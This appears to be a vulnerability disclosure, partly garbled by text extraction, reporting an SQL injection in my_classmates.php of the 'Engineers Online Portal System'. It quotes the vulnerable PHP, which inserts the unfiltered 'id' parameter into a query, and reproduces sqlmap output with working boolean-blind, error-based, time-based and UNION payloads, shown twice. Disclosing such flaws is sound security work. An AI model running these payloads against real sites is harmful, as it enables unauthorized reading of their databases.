


Engineers Online Portal System

my_classmates.php has SqliInjection

Engineers Online Portal System my_classmates.php has SqliInjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
modal_backpack_dele... 27
modal_delete_class.q... 28
modal_delete_quiz.q... 29
modal_delete_quiz.php 30
modal_share_delete.p... 31
move_to_school_year... 32
my_classmates_link.php 33
my_classmates.php      34
my_students_breadcr... 35
my_students.php        36
navbar_about.php       37
navbar_student.php     38
navbar_teacher.php     39
notification_teacher.p... 40
...                    41
...                    42

INNER JOIN class ON class.class_id = student.class_id where teacher_class_id = '$get_id' order by la

while($row = mysqli_fetch_array($my_student)){
    $id = $row['teacher_class_student_id'];
    ?>

<li id="del<?php echo $id; ?>">
    <a class="classmate_cursor" href="#">
        <img id="student_avatar_class" src ="admin/<?php echo $row['location'] ?>" width="124" height="140"
    <div><span></span></div>
    </a>
    <p class="class"><?php echo $row['lastname'];?></p>
    <p class="subject"><?php echo $row['firstname']; ?></p>
</li>
hp } ?>
1>
```

```

<?php include('session.php'); ?>
<?php $get_id = $_GET['id']; ?>
<body>
    <?php include('navbar_student.php'); ?>
    <div class="container-fluid">
        <div class="row-fluid">
            <?php include('my_classmates_link.php'); ?>
            <div class="span9" id="content">
                <div class="row-fluid">
                    <!-- block -->
                    <div id="block_bg" class="block">
                        <div class="navbar navbar-inner block-header">
                            <div id="" class="muted pull-left"></div>
                        </div>
                        <div class="block-content collapse in">
                            <div class="span12">
                                <ul id="da-thumbs" class="da-thumbs">
                                    <?php

```

```

$my_student = mysqli_query($conn,"SELECT *
FROM teacher_class_student
LEFT JOIN student ON student.student_id = teacher_class_student.student_id
INNER JOIN class ON class.class_id = student.class_id where teacher_class_id = '$get_id' order by la

while($row = mysqli_fetch_array($my_student)){
$id = $row['teacher_class_student_id'];
?>

<?php echo $id; ?>>
ss="classmate_cursor" href="#">
<span></span></div>

```

```

sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=189' AND 9395=9395 AND 'PuMY'='PuMY

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=189' AND GTID_SUBSET(CONCAT(0x717a6b7671, (SELECT (ELT(9779=9779,1))),0x716b716b71),9779) AND 'MowS'='MowS

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=189' AND (SELECT 5300 FROM (SELECT(SLEEP(5)))hejF) AND 'WEXt'='WEXt

  Type: UNION query
  Title: Generic UNION query (NULL) - 14 columns
  Payload: id=189' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a6b7671,0x6a557546696844777a4f5665755645565a4f61626e777a685079555353437a6563497a7144545272,0x716b716b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
---
[10:52:47] [INFO] the back-end DBMS is MySQL

```

Sqlmap Attack

sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=189' AND 9395=9395 AND 'PuMY'='PuMY

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: id=189' AND GTID_SUBSET(CONCAT(0x717a6b7671,(SELECT (ELT(9779=9779,1))),0x716b716b71),9779) AND 'MowS'='MowS

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=189' AND (SELECT 5300 FROM (SELECT(SLEEP(5)))hejF) AND 'WEXt'='WEXt

Type: UNION query

Title: Generic UNION query (NULL) - 14 columns

Payload: id=189' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a6b7671,0x6a557546696844777a4f5665755645565a4f
61626e777a685079555353437a6563497a7144545272,0x716b716b71),NULL,NULL,NULL,NULL,NULL
,NULL,NULL,NULL-- -
